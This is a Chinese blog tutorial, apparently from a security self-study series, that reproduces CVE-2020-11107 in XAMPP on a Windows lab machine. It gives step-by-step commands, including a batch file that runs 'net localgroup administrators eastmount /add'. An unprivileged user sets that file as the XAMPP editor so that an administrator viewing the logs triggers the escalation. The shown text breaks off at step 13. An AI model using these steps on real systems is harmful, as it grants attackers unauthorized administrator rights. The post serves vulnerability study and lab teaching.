

[网络安全自学篇] 九十五.利用XAMPP任意命令执行漏洞提升权限 (CVE-2020-11107)

原创

Eastmount

2020-09-16 22:52:21

👁 2930

★ 收藏 35

版权

分类专栏:

网络安全自学篇

Web安全

渗透&攻防

文章标签:

Windows漏洞利用

CVE-2020-11107

网络安全

Web渗透

XAMPP



Python+TensorFlow人工智能

该专栏为人工智能入门专栏，采用Python3和TensorFlow实现人工智能相关算法。前期介绍安装流程、基础语法、神经网络、可视化等，中间讲解CNN、RNN、LSTM等代码，后续复现图像处理...



Eastmount

¥9.90

订阅博主

这是作者网络安全自学教程系列，主要是关于安全工具和实践操作的在线笔记，特分享出来与博友们学习，希望您喜欢，一起进步。前文分享了木马病毒提权技术，包括进程访问令牌权限提升和Bypass UAC。这篇文章将复现CVE-2020-11107漏洞，利用XAMPP任意命令执行漏洞提升权限，希望对您有所帮助。

作者作为网络安全的小白，分享一些自学基础教程给大家，主要是关于安全工具和实践操作的在线笔记，希望您们喜欢。同时，更希望您能与我一起操作和进步，后续将深入学习网络安全和系统安全知识并分享相关实验。总之，希望该系列文章对博友有所帮助，写文不易，大神们不喜勿喷，谢谢！如果文章对您有帮助，将是我创作的最大动力，点赞、评论、私聊均可，一起加油喔~

文章目录

- 一.漏洞描述
- 二.环境搭建
- 三.漏洞复现
- 四.防御及总结

作者的github资源:

软件安全: <https://github.com/eastmountyxz/Software-Security-Course>

其他工具: <https://github.com/eastmountyxz/NetworkSecuritySelf-study>

Windows-Hacker: <https://github.com/eastmountyxz/Windows-Hacker-Exp>

声明: 本人坚决反对利用教学方法进行犯罪的行为，一切犯罪行为必将受到严惩，绿色网络需要我们共同维护，更推荐大家了解它们背后的原理，更好地进行防护。

前文学习:

- [网络安全自学篇] 一.入门笔记之看雪Web安全学习及异或解密示例
- [网络安全自学篇] 二.Chrome浏览器保留密码功能渗透解析及登录加密入门笔记
- [网络安全自学篇] 三.Burp Suite工具安装配置、Proxy基础用法及暴库示例
- [网络安全自学篇] 四.实验吧CTF实战之WEB渗透和隐写术解密
- [网络安全自学篇] 五.IDA Pro反汇编工具初识及逆向工程解密实战
- [网络安全自学篇] 六.OllyDbg动态分析工具基础用法及Crakeme逆向
- [网络安全自学篇] 七.快手视频下载之Chrome浏览器Network分析及Python爬虫探讨
- [网络安全自学篇] 八.Web漏洞及端口扫描之Nmap、ThreatScan和DirBuster工具
- [网络安全自学篇] 九.社会工程学之基础概念、IP获取、IP物理定位、文件属性
- [网络安全自学篇] 十.论文之基于机器学习算法的主机恶意代码
- [网络安全自学篇] 十一.虚拟机VMware+Kali安装入门及Sqlmap基本用法
- [网络安全自学篇] 十二.Wireshark安装入门及抓取网站用户名密码 (一)
- [网络安全自学篇] 十三.Wireshark抓包原理 (ARP劫持、MAC泛洪) 及数据流追踪和图像抓取 (二)

[网络安全自学篇] 十四.Python攻防之基础常识、正则表达式、Web编程和套接字通信（一）

[网络安全自学篇] 十五.Python攻防之多线程、C段扫描和数据库编程（二）

[网络安全自学篇] 十六.Python攻防之弱口令、自定义字典生成及网站暴库防护

[网络安全自学篇] 十七.Python攻防之构建Web目录扫描器及ip代理池（四）

[网络安全自学篇] 十八.XSS跨站脚本攻击原理及代码攻防演示（一）

[网络安全自学篇] 十九.Powershell基础入门及常见用法（一）

[网络安全自学篇] 二十.Powershell基础入门及常见用法（二）

[网络安全自学篇] 二十一.GeekPwn极客大赛之安全攻防技术总结及ShowTime

[网络安全自学篇] 二十二.Web渗透之网站信息、域名信息、端口信息、敏感信息及指纹信息收集

[网络安全自学篇] 二十三.基于机器学习的恶意请求识别及安全领域中的机器学习

[网络安全自学篇] 二十四.基于机器学习的恶意代码识别及人工智能中的恶意代码检测

[网络安全自学篇] 二十五.Web安全学习路线及木马、病毒和防御初探

[网络安全自学篇] 二十六.Shodan搜索引擎详解及Python命令行调用

[网络安全自学篇] 二十七.Sqlmap基础用法、CTF实战及请求参数设置（一）

[网络安全自学篇] 二十八.文件上传漏洞和Caidao入门及防御原理（一）

[网络安全自学篇] 二十九.文件上传漏洞和IIS6.0解析漏洞及防御原理（二）

[网络安全自学篇] 三十.文件上传漏洞、编辑器漏洞和IIS高版本漏洞及防御（三）

[网络安全自学篇] 三十一.文件上传漏洞之Upload-labs靶场及CTF题目01-10（四）

[网络安全自学篇] 三十二.文件上传漏洞之Upload-labs靶场及CTF题目11-20（五）

[网络安全自学篇] 三十三.文件上传漏洞之绕狗一句话原理和绕过安全狗（六）

[网络安全自学篇] 三十四.Windows系统漏洞之5次Shift漏洞启动计算机

[网络安全自学篇] 三十五.恶意代码攻击溯源及恶意样本分析

[网络安全自学篇] 三十六.WinRAR漏洞复现（CVE-2018-20250）及恶意软件自启动劫持

[网络安全自学篇] 三十七.Web渗透提高班之hack the box在线靶场注册及入门知识（一）

[网络安全自学篇] 三十八.hack the box渗透之BurpSuite和Hydra密码爆破及Python加密Post请求（二）

[网络安全自学篇] 三十九.hack the box渗透之DirBuster扫描路径及Sqlmap高级注入用法（三）

[网络安全自学篇] 四十.phpMyAdmin 4.8.1后台文件包含漏洞复现及详解（CVE-2018-12613）

[网络安全自学篇] 四十一.中间人攻击和ARP欺骗原理详解及漏洞还原

[网络安全自学篇] 四十二.DNS欺骗和钓鱼网站原理详解及漏洞还原

[网络安全自学篇] 四十三.木马原理详解、远程服务器IPC\$漏洞及木马植入实验

[网络安全自学篇] 四十四.Windows远程桌面服务漏洞（CVE-2019-0708）复现及详解

[网络安全自学篇] 四十五.病毒详解及批处理病毒制作（自启动、修改密码、定时关机、蓝屏、进程关闭）

[网络安全自学篇] 四十六.微软证书漏洞CVE-2020-0601（上）Windows验证机制及可执行文件签名复现

[网络安全自学篇] 四十七.微软证书漏洞CVE-2020-0601（下）Windows证书签名及HTTPS网站劫持

[网络安全自学篇] 四十八.Cracer第八期——(1)安全术语、Web渗透流程、Windows基础、注册表及黑客常用DOS命令

[网络安全自学篇] 四十九.Procmon软件基本用法及文件进程、注册表查看

[网络安全自学篇] 五十.虚拟机基础之安装XP系统、文件共享、网络快照设置及Wireshark抓取BBS密码

[网络安全自学篇] 五十一.恶意样本分析及HGZ木马控制目标服务器

[网络安全自学篇] 五十二.Windows漏洞利用之栈溢出原理和栈保护GS机制

[网络安全自学篇] 五十三.Windows漏洞利用之Metasploit实现栈溢出攻击及反弹shell

[网络安全自学篇] 五十四.Windows漏洞利用之基于SEH异常处理机制的栈溢出攻击及shell提取

[网络安全自学篇] 五十五.Windows漏洞利用之构建ROP链绕过DEP并获取Shell

[网络安全自学篇] 五十六.春秋老师分享小白渗透之路及Web渗透技术总结

[网络安全自学篇] 五十七.PE文件逆向之什么是数字签名及Signtool签名工具详解（一）

[网络安全自学篇] 五十八.Windows漏洞利用之再看CVE-2019-0708及Metasploit反弹shell

[网络安全自学篇] 五十九.Windows漏洞利用之MS08-067远程代码执行漏洞复现及shell深度提权

[网络安全自学篇] 六十.Cracer第八期——(2)五万字总结Linux基础知识和常用渗透命令

[网络安全自学篇] 六十一.PE文件逆向之数字签名详细解析及Signcode、PEView、010Editor、Asn1View等工具用法（二）

[网络安全自学篇] 六十二.PE文件逆向之PE文件解析、PE编辑工具使用和PE结构修改（三）

[网络安全自学篇] 六十三.hack the box渗透之OpenAdmin题目及蚁剑管理员提权（四）

[网络安全自学篇] 六十四.Windows漏洞利用之SMBv3服务远程代码执行漏洞（CVE-2020-0796）复现及详解
[网络安全自学篇] 六十五.Vulnhub靶机渗透之环境搭建及JIS-CTF入门和蚁剑提权示例（一）
[网络安全自学篇] 六十六.Vulnhub靶机渗透之DC-1提权和Drupal漏洞利用（二）
[网络安全自学篇] 六十七.WannaCry勒索病毒复现及分析（一）Python利用永恒之蓝及Win7勒索加密
[网络安全自学篇] 六十八.WannaCry勒索病毒复现及分析（二）MS17-010利用及病毒解析
[网络安全自学篇] 六十九.宏病毒之入门基础、防御措施、自发邮件及APT28样本分析
[网络安全自学篇] 七十.WannaCry勒索病毒复现及分析（三）蠕虫传播机制分析及IDA和OD逆向
[网络安全自学篇] 七十一.深信服分享之外部威胁防护和勒索病毒对抗
[网络安全自学篇] 七十二.逆向分析之OllyDbg动态调试工具（一）基础入门及TraceMe案例分析
[网络安全自学篇] 七十三.WannaCry勒索病毒复现及分析（四）蠕虫传播机制全网源码详细解读
[网络安全自学篇] 七十四.APT攻击检测溯源与常见APT组织的攻击案例
[网络安全自学篇] 七十五.Vulnhub靶机渗透之bulldog信息收集和nc反弹shell（三）
[网络安全自学篇] 七十六.逆向分析之OllyDbg动态调试工具（二）INT3断点、反调试、硬件断点与内存断点
[网络安全自学篇] 七十七.恶意代码与APT攻击中的武器（强推Seak老师）
[网络安全自学篇] 七十八.XSS跨站脚本攻击案例分享及总结（二）
[网络安全自学篇] 七十九.Windows PE病毒原理、分类及感染方式详解
[网络安全自学篇] 八十.WHUCTF之WEB类解题思路WP（代码审计、文件包含、过滤绕过、SQL注入）
[网络安全自学篇] 八十一.WHUCTF之WEB类解题思路WP（文件上传漏洞、冰蝎蚁剑、反序列化phar）
[网络安全自学篇] 八十二.WHUCTF之隐写和逆向类解题思路WP（文字解密、图片解密、佛语解码、冰蝎流量分析、逆向分析）
[网络安全自学篇] 八十三.WHUCTF之CSS注入、越权、csrf-token窃取及XSS总结
[网络安全自学篇] 八十四.《Windows黑客编程技术详解》之VS环境配置、基础知识及DLL延迟加载详解
[网络安全自学篇] 八十五.《Windows黑客编程技术详解》之注入技术详解（全局钩子、远线程钩子、突破Session 0注入、APC注入）
[网络安全自学篇] 八十六.威胁情报分析之Python抓取FreeBuf网站APT文章（上）
[网络安全自学篇] 八十七.恶意代码检测技术详解及总结
[网络安全自学篇] 八十八.基于机器学习的恶意代码检测技术详解
[网络安全自学篇] 八十九.PE文件解析之通过Python获取时间戳判断软件来源地区
[网络安全自学篇] 九十.远控木马详解及APT攻击中的远控
[网络安全自学篇] 九十一.阿里云搭建LNMP环境及实现PHP自定义网站IP访问（1）
[网络安全自学篇] 九十二.《Windows黑客编程技术详解》之病毒启动技术创建进程API、突破SESSION0隔离、内存加载详解（3）
[网络安全自学篇] 九十三.《Windows黑客编程技术详解》之木马开机自启动技术（注册表、计划任务、系统服务）
[网络安全自学篇] 九十四.《Windows黑客编程技术详解》之提权技术（令牌权限提升和Bypass UAC）

前文欣赏：

[渗透&攻防] 一.从数据库原理学习网络攻防及防止SQL注入
[渗透&攻防] 二.SQL MAP工具从零解读数据库及基础用法
[渗透&攻防] 三.数据库之差异备份及Caidao利器
[渗透&攻防] 四.详解MySQL数据库攻防及Fiddler神器分析数据包

一.漏洞描述

XAMPP（Apache+MySQL+PHP+PERL）是一个功能强大的建站集成软件包，能够把Apache网页服务器与PHP、Perl及MariaDB集合在一起的安装包，允许用户可以在自己的电脑上轻易的建立网页服务器，并且能在Windows、Linux、Solaris、Mac OS等多种操作系统下安装使用，该软件与phpstudy类似。





<https://blog.csdn.net/Estimote>

漏洞成因：

2020年4月1日Apache Friends官方发布了XAMPP新版本，该更新解决了Windows Platforms CVE-2020-11107安全漏洞。该漏洞存在于Windows系统下，XAMPP允许无特权的用户访问和修改其编辑器和浏览器配置。编辑器的默认配置为notepad.exe，一旦修改配置后，对应每个可以访问XAMPP控制面板的用户都更改了配置。

比如，攻击者修改“xampp-contol.ini”，将其设置为恶意.exe或.bat文件，与此同时如果有管理员账号通过XAMPP控制面板查看apache的日志文件，便会执行恶意的.exe文件或.bat文件，以此达到任意命令执行。

影响范围：

- 影响仅限Windows操作系统（Linux或Mac OS不会被影响）
- Apache Friends XAMPP < 7.2.29
- Apache Friends XAMPP 7.3.* , < 7.3.16
- Apache Friends XAMPP 7.4.* , < 7.4.4

CVE-2020-11107 Detail


Current Description

An issue was discovered in XAMPP before 7.2.29, 7.3.x before 7.3.16 , and 7.4.x before 7.4.4 on Windows. An unprivileged user can change a .exe configuration in xampp-contol.ini for all users (including admins) to enable arbitrary command execution.

[View Analysis Description](#)

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

 **NIST: NVD** **Base Score: 8.8 HIGH** **Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H**

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

<https://blog.csdn.net/Estimote>

 CVE List • CNAs • WGs • Board • About • News & Blog • 

[Search CVE List](#) [Download CVE](#) [Data Feeds](#) [Request CVE IDs](#) [Update a CVE Entry](#)

TOTAL CVE Entries: 141593

[Printer-Friendly View](#)

CVE-ID

CVE-2020-11107 [Learn more at National Vulnerability Database \(NVD\)](#)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

An issue was discovered in XAMPP before 7.2.29, 7.3.x before 7.3.16 , and 7.4.x before 7.4.4 on Windows. An unprivileged user can change a .exe configuration in xampp-contol.ini for all users (including admins) to enable arbitrary command execution.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM: https://www.apachefriends.org/blog/new_xampp_20200401.html

Assigning CNA

MITRE Corporation

Date Entry Created

20200330

Disclaimer: The entry creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.


二.环境搭建

实验环境：

- Windows 10 64位操作系统
- XAMPP V3.2.2
- 下载地址: <https://sourceforge.net/projects/xampp/files/>

基本流程:


- 查看当前用户权限
- 启动管理员权限打开CMD进程
- 在管理员权限下增加普通权限账户
- 通过批处理和XAMPP将普通用户权限提升至管理员权限



三.漏洞复现

第一步, 以管理员身份登录到windows10, 运行cmd查看当前用户xiuzhang。

- net user
- whoami




```
C:\Users\xiuzhang>whoami
desktop-1-1-16\xiuzhang
C:\Users\xiuzhang>
```



C:\Users\Xiuzhang\

输入命令发现当前用户为管理员权限账户。

- net user xiuzhang




第二步，使用管理员权限安装XAMPP，最后安装完成如下图所示。




第三步，运行cmd，输入如下命令用powershell启动管理员权限的cmd进程。

- powershell start-process cmd -verb runas



管理员打开cmd如下图所示：





第四步，在管理员权限的cmd上，创建一个普通账号eastmount。

- net user lowuser /add




360安全软件会发现修改用户账号权限，我们让其允许即可。



第五步，通过net user eastmount发现其为普通权限账号。

- net user eastmount



```
上次设置密码          2020/ 9/ 16 15:51:20
密码到期              2020/ 10/ 28 15:51:20
密码可更改            2020/ 9/ 16 15:51:20
需要密码              Yes
用户可以更改密码      Yes

允许的工作站          All
登录脚本
用户配置文件
主目录
上次登录              从不
可允许的登录小时数    All
本地组成员            *Users
全局组成员            *None
命令成功完成。

C:\WINDOWS\system32>
```

第六步，输入命令为账户eastmount设置密码。

- net user eastmount *


```
C:\WINDOWS\system32>net user eastmount *
请键入用户的密码:
请再键入一次密码以便确认:
命令成功完成。

C:\WINDOWS\system32>
```


第七步，关闭cmd命令窗口，注销管理员权限的xiuzhang账户。



第八步，通过普通账户eastmount登录Win10系统。



同时，设置显示文件扩展名和隐藏项目。




第九步，创建command.bat文件，输入命令如下将eastmount账号加入管理员权限。

- @echo off
- net localgroup administrators eastmount /add






第十步，在eastmount普通用户权限下运行xampp，并在控制面板上找到config配置。

- 默认打开notepad.exe




修改编辑器的默认配置，更改为刚才创建的command.bat文件，添加并应用如下图所示。







第十一步，查看eastmount的用户组，还是普通权限，注销该账户。




第十二步，再次以管理员（xiuzhang）登录到windows10系统。




第十三步，打开XAMPP控制面板，点击查看logs文件并运行。

